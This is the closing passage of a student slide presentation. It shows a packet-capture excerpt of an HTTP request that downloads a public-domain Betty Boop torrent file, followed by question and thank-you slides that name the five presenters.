\r\n
[Full request URI: http://www.publicdomaintorrents.com/bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent]
[HTTP request 1/1]
[Response in frame: 69719]
```

Downloaded torrent file: **Betty\_Boop\_Rhythm\_on\_the\_Reservation.avi.torrent**

---

# Questions?

---

# Thank you!

## To all of you!

Presentation by:  
Jedu Amoako-Atta, Hugo Guzman, JuVaughan Jones,  
Gary Robinson, and Erica Watkins